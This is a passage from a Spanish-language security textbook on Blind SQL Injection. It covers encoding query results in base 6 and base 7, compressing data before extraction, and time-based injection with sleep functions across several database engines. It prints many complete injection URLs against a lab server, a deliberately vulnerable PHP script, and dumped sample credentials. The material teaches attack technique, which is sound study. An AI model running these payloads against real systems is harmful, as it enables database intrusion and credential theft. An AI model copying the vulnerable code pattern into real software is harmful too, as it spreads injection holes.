


Fig 3.14: FOCA PRO 3.X con soporte para buscar vulnerabilidades SQL Injection

8. Optimizando el proceso

Muchas son las virtudes de los métodos de explotación dicotómico y bit a bit, mostrados en los apartados anteriores. Se puede decir de ellos que son conceptualmente simples, elegantes, fáciles de implementar… pero, decididamente, entre sus cualidades no figura la rapidez. Cada bit de información requiere un acceso y eso, sobre todo cuando se trata con expresiones de cadena largas, puede enlentecer el proceso de obtención de información y llenar los logs del sistema de entradas sospechosas.

¿Sería posible aprovechar mejor las peticiones que se realizan a la aplicación? En muchos casos, sí. Y existen dos puntos clave para ello:

- Aprovechar al máximo la información que las respuestas de la aplicación proporcionan.
- Reducir al mínimo posible los posibles estados asociados a la información que se desea obtener.

8.1.Maximizando la información de la respuesta

Lo primero a tener en cuenta es la cantidad de información que una página puede proporcionar. En el apartado 3 se limitó el número de líneas que el programa mostraba, dejándolo en 4.

Pero, aun así, las páginas de respuesta siguen proporcionando mucha información.

Recuérdese que se conocían los valores asociados a 5 códigos de *id*. Si a eso se le añade la respuesta ante identificadores no válidos, "Producto no encontrado", se obtiene un total de 6 posibles valores para cada una de las 4 filas.

Además, la longitud máxima de la respuesta es de 4 filas, pero podrían ser menos. En definitiva, las posibles combinaciones que pueden obtenerse son:

Número de filas	Número de Combinaciones
0	1
1	6
2	36
3	216
4	1296

… sumando un total de 1555, lo cual supone más de 10 bits de información con una única petición.

De hecho, tan solo con las posibles combinaciones de 4 filas ya se sobrepasan los 1024 posibles valores correspondientes a los 10 bits, con lo que, a efectos de este ejemplo, no se van a utilizar respuestas de longitud inferior.

Por otro lado, 10 bits es más que 1 byte. Es, por tanto, posible extraer información perteneciente a más de un carácter en una misma petición.

Recapitulando: se tienen 4 posiciones en cada una de las cuales se pueden representar seis valores distintos. Por tanto, se puede reducir el problema a codificar el valor que se desea conocer como un número de 4 dígitos en base 6 y hacer que la aplicación lo muestre.

El primer paso consistiría en extraer los bits a determinar, en este caso todos los del primer carácter y los dos menos significativos del segundo y convertirlos en un número entero. Traduciéndolo a lenguaje SQL:

```
select ascii(substr(version(),1,1))+
       256*(3 & ascii(substr(version(),2,1))) as n
```

A partir de este número se calculan los dígitos correspondientes a su representación en base 6:

```
select array[n/216, (n%216)/36, (n%36)/6, n%6] as digitosb6 from
   (select ascii(substr(version(),1,1))+
           256*(3 & ascii(substr(version(),2,1))) as n
   ) as num
```

Estos dígitos en base 6, que podrán tomar un valor entre 0 y 5, serán representados en la salida del programa por los distintos valores de *id* conocidos:

1	Tornillo
2	Tuerca
3	Bombilla
4	Arandela
5	Destornillador

..., añadiendo "-1", que produce un reporte de "producto no encontrado" y se asociará al dígito "0".

Cada *id* resultante se convierte en una fila con la ayuda de la función "generate_series":

```
select null,null,null, representacion[digitosb6[i]+1]
from
 (select array[n/216, (n%216)/36, (n%36)/6, n%6] digitosb6,
         array [-1,1,2,3,4,5] representacion,
         generate_series(1,4) i
  from
   (select ascii(substr(version(),1,1))+
           256*(3 & ascii(substr(version(),2,1))) as n
   ) as num
  ) as digitos
```


Nótese que se han añadido tres valores *null*, necesarios para que esta consulta tenga el mismo número de columnas que la que ejecuta la aplicación.

Sólo queda inyectarla, prestando atención a la codificación de los caracteres con significado especial en las URLs, como "+", "%" o "&":

```
http://webserver1/pruebas/ventas.php?ref=aaaaaaaaa' union all select null,null,null, representacion[digitosb6[i] %2b 1] from (select array[n/216, (n %25 216)/36, (n %25 36)/6, n %25 6] digitosb6, array[-1,1,2,3,4,5] representacion, generate_series(1,4) i from (select ascii(substr(version(),1,1)) %2b 256*(3 %26 ascii(substr(version(),2,1))) as n) as num) as digitos--
```




Fig 3.15: Base 6

Los productos mostrados se corresponden a los *ids* 3, 5, 3 y 2. Con ellos se forma el número en base 6 "3532" que, convertido a decimal resulta en "848" y, en binario "1101010000".

Recordando la forma en que se calculó el valor obtenido:

```
ascii(substr(version(),1,1))+
256*(3 & ascii(substr(version(),2,1)))
```

... los ocho bits menos significativos, "01010000", "80" en base 10, son el código *ascii* del primer carácter de la versión. La letra "P".

Los otros dos, "11" son los menos significativos del segundo carácter. Para extraer los seis restantes, más otros cuatro del tercer carácter, se realizaría otra petición. En este caso habría que inyectar:

```
select null,null,null, representacion[digitosb6[i]+1]
from
 (select array[n/216, (n%216)/36, (n%36)/6, n%6] digitosb6,
         array [-1,1,2,3,4,5] representacion,
         generate_series(1,4) i
  from
   (select (ascii(substr(version(),2,1))&252)/4+
           64*(15 & ascii(substr(version(),3,1))) as n
   ) as num
 ) as digitos
```

Nótese que sólo se ha modificado la parte en la que se calcula el valor de n (resaltada en el ejemplo). La URL resultante sería:

```
http://webserver1/pruebas/ventas.php?ref=aaaaaaaaa' union all select null,null,null, representacion[digitosb6[i] %2b 1] from (select array[n/216, (n %25 216)/36, (n %25 36)/6, n %25 6] digitosb6, array[-1,1,2,3,4,5] representacion, generate_series(1,4) i from (select (ascii(substr(version(),2,1)) %26 252)/4 %2b 64*(15 %26 ascii(substr(version(),3,1))) as n) as num) as digitos--
```




Fig 3.16: Otros 10 bits

La respuesta obtenida se correspondería con el número en base 6 "1003", "219" en decimal, cuyos 10 dígitos binarios son "0011011011".

Ya se puede reconstruir el segundo carácter, cuyo código ascii estará formado por los seis bits menos significativos de esta petición concatenados con los dos que se obtuvieron en la anterior, "011011" y "11", obteniéndose "01101111", "111" en decimal: la letra "o".

Y ya se tendrían los cuatro bits menos significativos del tercer carácter: "0011". Repitiendo el proceso se terminaría obteniendo toda la cadena.

Nota: En los ejemplos de este capítulo se está utilizando una base de datos PostgreSQL. Otros motores de bases de datos pueden no disponer de funciones o construcciones equivalentes a "generate_series".

En todo caso, aunque den lugar a sentencias SQL más largas y complejas, siempre se puede utilizar *UNION ALL*, como en

SELECT null,null,null,1 UNION ALL
SELECT null,null,null,2 UNION ALL
SELECT null,null,null,3

O:

SELECT null,null,null,1 UNION ALL
SELECT null,null,null,2 where 1=1 UNION ALL
SELECT null,null,null,3 where 1=2

Como puede observarse, el atacante aún tiene bastante margen de maniobra. Más de un byte por petición. La situación tiene bastante margen para empeorar. Supóngase que se modifica ahora la aplicación para que sólo muestre una única fila. Puede simularse este comportamiento modificando la línea 18 de "ventas.php" para que quede como sigue:

```
18    for ($p=0;$p<$nproductos and $p<1;$p++) {
```

El número de posibles resultados distintos quedaría reducido a los 5 ids conocidos, más un id no válido que produzca un reporte de "Producto no encontrado". Existe también la la posibilidad de que la búsqueda no encuentre ningún producto y se retorne el mensaje "Referencias no encontradas". Por supuesto, si hubiera otras posibles respuestas, como otros mensajes de error y similares, también podrían utilizarse.

En definitiva: 7 posibles respuestas. O, hablando en lenguaje matemático, cada petición proporcionaría un dígito en base 7. Esto supone más de 2 bits, casi 3, lo cual permitiría optar entre dos posibilidades. La primera consistiría en realizar accesos independientes, cada uno de las cuales proporcionaría dos bits de información.

Esto daría lugar a peticiones más simples, como:

```
http://webserver1/pruebas/ventas.php?ref=aaaaaaaaa' union all
select null,null,null, case 3 %26 ascii(substr(version(),1,1))
                        when 0 then 1
                        when 1 then 2
                        when 2 then 3
                        when 3 then 4
                       end--
```

... que, dependiendo de qué resultado se obtenga, revelará el valor de los dos bits menos significativos del primer carácter de la versión.

La otra posibilidad consiste en realizar peticiones interdependientes, cada una de las cuales aportará algo más de dos bits de información. Básicamente, se trataría de adaptar el esquema usado en el supuesto anterior, cuando se podían extraer cuatro filas, a la nueva situación. La ventaja, en este caso, es que se podría aprovechar el remanente de información de cada acceso. Con sólo 3 peticiones, se podrían codificar 7 x 7 x 7 = 343 posibles valores, más de 8 bits: un carácter completo que, con el enfoque anterior necesitaría de 4 accesos. Así, se podría recuperar el primer carácter de la cadena con las siguientes URLs:

```
http://webserver1/pruebas/ventas.php?ref=aaaaaaaaa' union all
 select null,null,null,representacion[n/49 %2b 1]
 from (select ascii(substr(version(),1,1)) n,
        array[-1,1,2,3,4,5,77] representacion) as num
 where representacion[n/49 %2b 1] <> 77—
```

```
http://webserver1/pruebas/ventas.php?ref=aaaaaaaaa' union all
 select null,null,null,representacion[(n %25 49)/7 %2b 1]
 from (select ascii(substr(version(),1,1)) n,
        array[-1,1,2,3,4,5,77] representacion) as num
 where representacion[(n %25 49)/7 %2b 1] <> 77—
```

```
http://webserver1/pruebas/ventas.php?ref=aaaaaaaaa' union all
 select null,null,null,representacion[n %25 7 %2b 1]
 from (select ascii(substr(version(),1,1)) n,
        array[-1,1,2,3,4,5,77] representacion) as num
 where representacion[n %25 7 %2b 1] <> 77--
```

Nótese como la cláusula WHERE añadida al final de la consulta SELECT inyectada hace que no se encuentre ningún producto si el dígito correspondiente vale "6". Cada petición anterior retornaría una fila. En el caso de la primera, aparecerá el producto que representa el dígito "1":




Fig 3.17: Un dígito en base 7

La segunda proporcionará un "4" y la tercera, un "3". Uniendo los tres resultados se obtiene el número en base 7 "143", cuya codificación decimal es "80", el código *ascii* de la letra "P".

8.2. Minimizando los bits del problema

Como se indicó más arriba, la cadena retornada por la función "*version()*" tiene, en este caso, 112 caracteres. 896 bits. Aún con las mejoras introducidas en el apartado anterior, el número de accesos que hay que realizar a la aplicación seguiría siendo elevado.

Pero hay ocasiones en que no es necesario extraer todos los bits. A veces los datos están estructurados de modo que parte de su información es conocida a priori o se puede deducir sobre la marcha. Una fecha, por ejemplo, una vez convertida en cadena, contiene sólo números y guiones, o barras, para separarlos. Y al atacante sólo le interesarían los dígitos.

Volviendo al ejemplo planteado en el punto anterior, y analizando el resultado producido por "*version()*", puede observarse que sigue un formato muy definido:

1	"PostgreSQL "
2	<Versión>
3	" on "
4	<Arquitectura>
5	", compiled by "

La cadena puede dividirse en varias partes y, en cada una de ellas, el contenido sigue unas reglas definidas. En una es un número de versión; en otras, un texto fijo, etc. Así, si ya se ha determinado que el sistema Gestor de Base de datos es PostgreSQL, los diez primeros caracteres de la salida ya se conocen: "PostgreSQL ". No es necesario extraerlos mediante técnicas de Blind SQL Injection.

Un sistema basado en un autómata de estados finitos podría aprovechar esta información para obtener un primer nivel de optimización. En el peor de los casos, si no fuera posible determinar ninguna estructura para la cadena, el número de estados se reduciría a 1.

Por otro lado, algunos motores de bases de datos proporcionan mecanismos para comprimir los datos. Como *MySQL* y su función *COMPRESS*, que permite reducir, a veces de forma más que significativa, la cantidad de información a recuperar:

```
mysql> select length(group_concat(table_schema, ':', table_name
separator '\n')) from information_schema.tables;
+-----------------------------------------------------------------+
| length(group_concat(table_schema, ':', table_name separator '\n')) |
+-----------------------------------------------------------------+
|                                                            1024 |
+-----------------------------------------------------------------+
1 row in set, 1 warning (0.01 sec)

mysql> select length(compress(group_concat(table_schema, ':', table_name
separator '\n'))) from information_schema.tables;
+-----------------------------------------------------------------
```

```
-------+
| length(compress(group_concat(table_schema, ':', table_name separator
'\n'))) |
+---------------------------------------------------------------------
-------+
|
285 |
+---------------------------------------------------------------------
-------+
1 row in set, 1 warning (0.02 sec)

mysql>
```

285 caracteres, frente a los 1024 originales, suponen una reducción de casi el 75% de la cantidad de información a extraer. El resultado de *COMPRESS* es una cadena que puede ser tratada de la forma habitual.

Una vez recuperada, el atacante puede utilizar una instalación propia de *MySQL* para descomprimir la cadena con *UNCOMPRESS*. Así, si en la máquina del atacante se tiene una tabla llamada *porcaracteres* con una columna *C* en la que se almacenaron los códigos *ASCII* obtenidos para los sucesivos caracteres, se recuperará la información original mediante una instrucción *SQL* como:

```
select uncompress(group_concat(char(c) separator '')) from porcaracteres;
```

ORACLE, por su parte, dispone de una librería denominada *UTL_COMPRESS* que incluye la función de compresión de datos *LZ_COMPRES*. En su formato más básico, *LZ_COMPRESS* toma como argumento un objeto de tipo RAW, BLOB o BFILE. En el primero de los casos retorna un valor RAW y, en los otros dos, un BLOB.

El siguiente ejemplo de uso de *UTL_COMPRESS.LZ_COMPRESS* combina compresión y técnicas de *Serialized SQL* Injection para reducir el tamaño de la representación de los resultados de una consulta:

```
 select utl_compress.lz_compress(
  utl_raw.cast_to_raw(
    (select sys_xmlagg(xmlelement(fila,
             xmlforest(nombre,contrasena)),
                       xmlformat('Usuarios')).getstringval()
     from almacen.usuarios)
   )
) from dual;
```

En esta ocasión, la longitud pasó de 325 bytes a tan solo 141.

A la hora de utilizar técnicas de *Blind SQL Injection* debe tenerse en cuenta que las funciones que permiten obtener el tamaño de un valor de tipo *RAW* y posteriormente determinar los valores de sus distintos bytes son *UTL_RAW.LENGTH* y *UTL_RAW.SUBSTR*, respectivamente. Ambas aceptan los mismos parámetros que sus contrapartidas para cadenas de texto.

Una vez terminado el proceso de extracción de datos, el atacante podrá iniciar una sesión interactiva en una instalación propia de *Oracle* y reconstruir el texto original. Si *porcaracteres* es una tabla con los bytes extraídos mediante *Blind SQL Injection*, le bastaría con un bloque *PL/SQL* como el siguiente:

```
SQL> DECLARE
   cursor c1 is select i,c from porcaracteres order by i;
   resultado raw(32767);
  BEGIN
   resultado := utl_raw.cast_to_raw('');
   for caracter in c1
   loop
     resultado :=
concat(resultado,utl_raw.cast_to_raw(chr(caracter.c)));
   end loop;

   resultado := utl_compress.lz_uncompress(resultado);
   dbms_output.put_line(utl_raw.cast_to_varchar2(resultado));
  END;
  /
```

... obteniendo la siguiente salida:

```
<?xml
version="1.0"?>
<Usuarios>
<FILA><NOMBRE>admin</NOMBRE><CONTRASENA>passadmin</CONTRASENA></FIL
A><FILA><NOMBRE>usuario1</NOMBRE><CONTRASENA>password1</CONTRASENA>
</FILA><FILA><NOMBRE>usuario2</NOMBRE><CONTRASENA>password2</CONTRAS
ENA></FILA><FILA><NOMBRE>leet</NOMBRE><CONTRASENA>P@55w0rd</CONTRA
SENA></FILA></Usuarios>


PL/SQL procedure successfully completed.

SQL>
```

Incluso cuando el motor de bases de datos no provea de mecanismos específicos para la compresión de datos, pueden existir herramientas que, de forma colateral, hagan posible reducir el tamaño de una cadena. Es el caso de *PostgreSQL* y la librería de cifrado *pgcrypto*.

Si una aplicación almacena las contraseñas en formato cifrado, es bastante probable que esta librería esté instalada y debidamente configurada en el sistema. Y, aunque no se utilice, podría haberse instalado de forma inadvertida. Por ejemplo, en Ubuntu, *pgcrypto* forma parte del paquete *PostgreSQL-Contrib*, que quizá haya sido desplegado para utilizar alguna de sus otras características.

En este último caso, es posible que el administrador no haya realizado el último paso que se precisa para que las funciones de compresión estén disponibles: procesar los comandos SQL almacenados en el fichero *pgcrypto.sql* que, en sistemas Ubuntu se encuentra en la ruta

```
/usr/share/postgresql/8.4/contrib/pgcrypto.sql
```

(sustitúyase "8.4" por la versión de *PostgreSQL* utilizada). En este caso, el atacante podría necesitar inyectar código para crear las funciones que precisa. Por ejemplo:

```
CREATE OR REPLACE FUNCTION pgp_sym_encrypt(text, text, text)
RETURNS bytea
AS '$libdir/pgcrypto', 'pgp_sym_encrypt_text'
LANGUAGE C STRICT;

CREATE OR REPLACE FUNCTION pgp_sym_encrypt_bytea(bytea, text, text)
RETURNS bytea
AS '$libdir/pgcrypto', 'pgp_sym_encrypt_bytea'
LANGUAGE C STRICT;
```

Algunas versiones de PostgreSQL permiten realizar dicha operación mediante un escueto:

```
CREATE EXTENSION PGCRYPTO
```

Y es que *Pgcrypto* incluye una función para cifrado simétrico denominada *pgp_sym_encrypt* con los siguientes parámetros de entrada:

datos	valor de tipo texto a cifrar
Contraseña	cadena de texto con la contraseña usada para el cifrado
Opciones	cadena de texto con la especificación de las opciones de cifrado

… y que devuelve un valor *bytea*, una cadena de datos en bruto.

Este valor es distinto cada vez que se invoca a pgp_sym_encrypt, incluso usando los mismos parámetros. Lo cual representa un problema puesto que, dado que las técnicas de Blind SQL Injection requieren de varias peticiones para obtener un dato, se necesita que los valores obtenidos en cada una de ellas sean consistentes entre sí.

Para solucionar este problema, se puede almacenar la salida producida por pg_sy_encrypt en una tabla temporal y extraer posteriormente de ella la información.

Entre las opciones que afectan al tamaño final del resultado están:

compress-algo	Algoritmo para comprimir datos. 1 se corresponde con ZIP
compress-level	Nivel de compresión. El nivel de máxima compresión es el 9
disable-mdc	Si vale 1, se deshabilita la protección de los datos con SHA-1.
s2k-mode	Indica qué tipo de salt se usa para el cifrado. Si vale 0, no se usa salt.

Ajustando adecuadamente los parámetros, se pueden obtener reducciones importantes en el tamaño de los datos:

```
postgres=# select length(xmlserialize(document
table_to_xml('almacen.usuarios', true, false, '') as text)); length
--------
   1284
(1 fila)

postgres=# select octet_length(pgp_sym_encrypt(xmlserialize(document
table_to_xml('almacen.usuarios', true, false, '') as text), 'a',
'compress-algo=1, compress-level=9, disable-mdc=1, s2k-mode=0'));
 octet_length
--------------
          312
(1 fila)

postgres=#
```

Nótese que, ya que se trata de un valor de tipo *bytea*, para obtener el tamaño en bytes de los datos comprimidos se hace uso de la función *octet_length*. Para extraer los correspondientes bytes, o bits según convenga, se pueden usar las funciones *get_byte* y *get_bit*, respectivamente. Ambas toman como parámetros una cadena *bytea* y la posición que se desea obtener (empezando a partir de 0):

```
postgres=# select get_byte(pgp_sym_encrypt(xmlserialize(document
table_to_xml('almacen.usuarios', true, false, '') as text), 'a',
'compress-algo=1, compress-level=9, disable-mdc=1, s2k-mode=0') ,0);
 get_byte
----------
      195
(1 fila)

postgres=# select get_bit(pgp_sym_encrypt(xmlserialize(document
table_to_xml('almacen.usuarios', true, false, '') as text), 'a',
'compress-algo=1, compress-level=9, disable-mdc=1, s2k-mode=0') ,0);
 get_bit
---------
       1
(1 fila)
```

Una vez extraídos los datos, el atacante podrá reconstruirlos a partir de los bits obtenidos. Supóngase que dispone de un equipo con *PostgreSQL* instalado y que, usando esta base de datos, ha creado una tabla llamada *porbits* con los bits obtenidos.

Se podría definir una función como:

```
create or replace function reconstruye() returns text as $$
declare
   miret bytea;
   micur cursor for select * from porbits order by i;
   tamano integer;
   vv porbits%ROWTYPE;
begin
   select count(*) from porbits into tamano;
   miret = repeat('a',tamano/8)::bytea;
   for vv in micur loop
     miret=set_bit(miret,vv.i,vv.b);
   end loop;
   return pgp_sym_decrypt(miret,'a');
end
$$ language plpgsql;
```

...y ejecutar:

```
postgres=# select reconstruye()
```

... consiguiendo la siguiente salida:

```
                              reconstruye
-------------------------------------------------------------------------
------
 <usuarios xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">

 <row>
   <nombre>usuario1                                            </nombre>
   <contrasena>password1
</contrasena>
   <id>2</id>
   <desc>Primer usuario                                     </desc>
 </row>
 <row>
   <nombre>usuario2                                            </nombre>
   <contrasena>password2
</contrasena>
   <id>3</id>
   <desc>Segundo Usuario                                    </desc>
...
... (la salida continúa hasta listar toda la tabla)...
```


En cualquier caso, debe tenerse en cuenta que los algoritmos de compresión no siempre consiguen reducir el tamaño de las cadenas.

En algunos casos, incluso las hacen crecer. Sobre todo cuando se aplican a textos cortos:

```
mysql> select length(compress('a'));
+-----------------------+
| length(compress('a')) |
+-----------------------+
|                    13 |
+-----------------------+
1 row in set (0.01 sec)
```

Visto lo visto, antes de usar compresión, es necesario comprobar si con ello se van a obtener los resultados deseados.

Por otro lado, podría ocurrir que el Sistema Gestor de Bases de Datos no proporcionara medio alguno de realizar la compresión de datos. Por razones como éstas, puede ser conveniente utilizar algunas reglas simples que puedan ser utilizadas cuando todo lo demás falle.

Así, aunque un carácter esté formado por hasta 8 bits, el número de posibles valores que aquel puede tomar en cada momento puede ser inferior a 256. Observando la salida de "version()" puede observarse que sólo aparecen letras (mayúsculas y minúsculas), números, espacios y los caracteres "-", "(", ")" y ".".

Si no es necesario distinguir entre mayúsculas y minúsculas, el espacio de búsqueda se puede reducir a 26 (letras) + 10 (dígitos) + 5 (otros) = 41 posibles valores, representables con sólo 6 bits. En muchos casos puede ser conveniente reservar un valor más, por si se encontrara un carácter inesperado que, de ser necesario, podría ser determinado más adelante utilizando la codificación habitual de 8 bits.

Una posible codificación sería:

Bit 5	Significado	De los bits 0 a 4 son significativos:
0	Letra, Espacio, - . ( )	Todos
1	Dígitos y Caracteres inesperados	Del 0 al 3 (el bit 4 siempre valdrá 0)

En función de la codificación, puede ser conveniente reglas de dependencia a la hora de extraer los bits mediante SQL Injection. En el ejemplo anterior, el valor del bit 4 puede depender del del bit 5 (si éste es un 1, el bit 4 será un 0).

Desde el punto de vista de la eficacia, no tiene sentido solicitar ambos en una misma petición. Es preferible posponer la extracción del bit 4 para el siguiente acceso y realizarla sólo si es estrictamente necesario.

Sólo si el bit 5 vale 0.

De este modo, para cada fragmento diferenciado de valor a extraer, se definen dos funciones que guiarán el proceso de recuperación de información:

- Función de ajuste de entropía: Transforma el espacio de valores de la variable a determinar, de modo que sea representado con el mínimo número de valores posibles. Debe escribirse en SQL puesto que será necesaria inyectarla en las peticiones a realizar.
- Función de rearmado: Es la función inversa de la anterior y permite decodificar los resultados obtenidos para recuperar la información original. Puede codificarse en cualquier lenguaje de programación, ya que formará parte de los programas que ejecutará el atacante en su máquina.

Y otras dos, opcionales, que dependen del diseño de la función de ajuste de entropía:

- Función de interdependencia entre los bits de un carácter: Esta función toma como entrada la posición de un bit y retorna una lista de posiciones. Si esta lista es vacía, el carácter debe ser extraído siempre. Si contiene uno o más elementos, significa que, en alguna circunstancia, a partir de estos bits se puede deducir el valor del primero.
- Función de cálculo de bits dependientes. En función de los valores de los bits incluidos en el resultado de su función de interdependencia, determina si un determinado bit puede ser calculado o no sin necesidad de ser extraído de la base de datos. Si sí lo es, retorna el valor computado, que puede ser cero o uno; en caso contrario, devuelve un resultado negativo.

En el ejemplo anterior, la función de reducción de entropía podría codificarse mediante una estructura de control "*Case*". Así, para el primer carácter de la versión se tendría la siguiente consulta:

```
select case
   when V >= 65 and V <= 90
       then V-65                    -- letras
   when V >= 48 and V <= 57
       then 32+V-48                 -- números
   when V = 32 then 26              -- espacio
   when V = 46 then 27              -- .
   when V = 40 then 29              -- (
   when V = 41 then 30              -- )
   when V = 45 then 31              -- -
   else 42                          -- por si aparece otra cosa
 end
from (select ascii(upper(substr(version(),1,1))) V) T;
```


9. Time-Based Blind SQL Injection: Blind SQL Injection completamente "a ciegas"

Considérese el siguiente script PHP almacenado en el fichero "*estadisticas.php*":

```
<?php
include 'header.inc.php';
// Si se indicó el producto, guardar el dato
if (isset($_GET["id"])) {
        // Determinar cantidad
        if (isset($_GET["cantidad"])) {
                $cantidad = $_GET["cantidad"];
        } else {
                $cantidad = 1;
        }
        $sql = "insert into almacen.estadisticas(id,ventas)".
                " values (" . $_GET[id"] .
                "," . $cantidad . ")";
        ejecutar_sql($conexion,$sql);
        echo "<h1>Proceso Terminado</h1>";
}
?>
```

De nuevo existe una vulnerabilidad de tipo SQL Injection, pero esta vez el atacante no puede controlar ninguna salida. Ocurra lo que ocurra con la ejecución de la instrucción SQL, el mensaje será siempre el mismo. Y los avisos de error están desactivados.

Podría parecer que, dadas las circunstancias, no va a ser posible extraer ninguna información de la Base de Datos. Que las posibilidades acaban, que no es poco, en la inyección de instrucciones que añadan, modifiquen o eliminen datos, o que ejecuten comandos en el Sistema Operativo.

Pero aún queda información por explotar: el comportamiento de una aplicación tiene, además de sus características funcionales (las que indican qué hace), ciertas componentes orgánicas, referidas a cómo lo hace. Entre éstas, una de las que suelen preocupar a los usuarios es el tiempo que se tarda en responder a una petición.

Aunque el script siempre muestre el mismo resultado, el atacante puede conseguir que unas veces lo haga de inmediato y otras tras una pausa de varios segundos. Contémplese un entorno con PostgreSQL y considérese la siguiente URL:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=4);select case when (1 %26 ascii(substr(version(),1,1)) >0) then pg_sleep(5) else pg_sleep(0) end--
```

Si el bit menos significativo del primer carácter de la salida de "*version()*" vale 1, la llamada a la función "*pg_sleep(5)*" provocará un retardo de 5 segundos. En otro caso, el programa continuará su curso normal de forma inmediata. Basta, pues, con medir los tiempos de respuesta para obtener información de la base de datos.

A este tipo de técnicas, que automatizan la extracción de información a ciegas en función de los tiempos de respuesta, se las conoce como *Time-Based Blind SQL Injection*.

Por supuesto, a la hora de elegir un tiempo de retraso, deben tenerse en cuenta los tiempos de respuesta de la aplicación y las latencias que introduce la red de comunicaciones. De otro modo, no se podría tener certeza de que los resultados obtenidos se deben, efectivamente, al código inyectado.

Una vez se determinan los intervalos a utilizar, es posible obtener más de un bit de información con una única petición:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=4);select case (3 %26 ascii(substr(version(),1,1)) ) when 3 then pg_sleep(15) when 2 then pg_sleep(10) when 1 then pg_sleep(5) when 0 then pg_sleep(0) end--
```

Pero es preciso estudiar detenidamente cómo se codifican los bits. Por un lado porque, a mayor número de bits, mayores serán los tiempos máximos de respuesta a usar, lo que puede ocasionar problemas con los time-outs. Y, por otro, porque tratando de ganar en eficiencia quizá se obtenga el resultado opuesto.

En la petición anterior, y si se obvian las latencias introducidas por la red y los tiempos de proceso, se puede esperar un tiempo medio de (15+10+5+0) / 4 = 7,5 segundos para obtener dos bits en una única petición. 3,75 segundos por bit. Compárese con el tiempo que correspondería a un acceso que recupere un solo bit: (5 + 0) / 2 = 2,5 segundos.

Si el script responde prácticamente de inmediato y las comunicaciones no introducen retardos relevantes, es preferible ir bit a bit. A no ser que sea muy importante reducir el número de accesos, claro.

Aunque anteriormente se ha utilizado una Base de Datos *PostgreSQL*, otros gestores proporcionan funcionalidades similares. Así, en *SQL Server* se puede usar la construcción "*waitfor delay*":

```
http://servidor/prog.cod?id=1; if (exists(SELECT * FROM contrasena)) waitfor delay '0:0:5'--
```


... o, en ORACLE, "dbms_lock.sleep":

```
http://servidor/prog.cod?id=1; begin if (condicion) then dbms_lock.sleep(5); end if; end;
```

... o, en *MySQL*, "*benchmark*", que suele tardar unos 6 segundos en ejecutarse, o también, a partir de la versión 5, otra función que parece hecha a medida para aplicarla a esta técnica: "*sleep*".

```
http://servidor/prog.cod?id=1 and exists(SELECT * FROM contrasena) and benchmark(5000000,md5(rand()))=0
http://servidor/prog.cod?id=1 and exists(SELECT * FROM contrasena) and sleep(5)
```

